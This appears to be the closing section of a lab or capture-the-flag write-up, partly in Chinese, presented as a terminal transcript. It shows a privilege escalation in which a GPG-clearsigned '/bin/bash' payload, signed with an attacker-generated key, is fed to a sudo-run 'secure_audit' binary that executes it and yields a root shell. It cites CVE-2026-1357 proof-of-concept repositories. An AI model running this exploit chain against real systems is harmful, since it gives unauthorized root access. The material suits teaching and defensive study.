Sublarge@Vault:~$ gpg --batch --generate-key /tmp/gpg_gen.conf
gpg: key 4CBF36DEF29356D3 marked as ultimately trusted
gpg: revocation certificate stored as '/home/Sublarge/.gnupg/openpgp-revocs.d/38C9F94947E38A4C87978AC34CBF36DEF29356D3.rev'
Sublarge@Vault:~$ gpg --armor --export attacker@vault.local > /home/Sublarge/audit_pub.asc
Sublarge@Vault:~$ echo "/bin/bash" > /tmp/payload.txt
Sublarge@Vault:~$ gpg --batch --yes --clearsign --default-key attacker@vault.local -o /var/tmp/report.gpg /tmp/payload.txt
gpg: using "attacker@vault.local" as default secret key for signing
Sublarge@Vault:~$ sudo /usr/local/bin/secure_audit
gpg: key 4CBF36DEF29356D3: public key "Attacker <attacker@vault.local>" imported
gpg: Total number processed: 1
gpg: imported: 1
gpg: Signature made Wed 13 May 2026 12:03:40 PM EDT
gpg: using RSA key 38C9F94947E38A4C87978AC34CBF36DEF29356D3
gpg: issuer "attacker@vault.local"
gpg: Good signature from "Attacker <attacker@vault.local>" [unknown]
gpg: WARNING: Using untrusted key!
[+] 签名验证通过, 正在执行审计指令...
root@Vault:/home/Sublarge# id
uid=0(root) gid=0(root) groups=0(root)
root@Vault:/home/Sublarge#
```

参考

<https://github.com/cybertechajju/CVE-2026-1357-POC>

<https://github.com/rootdirective-sec/CVE-2026-1357-Lab>

<https://coolaj86.com/articles/openssh-vs-openssl-key-formats/>

<https://coolaj86.com/articles/the-openssh-private-key-format/>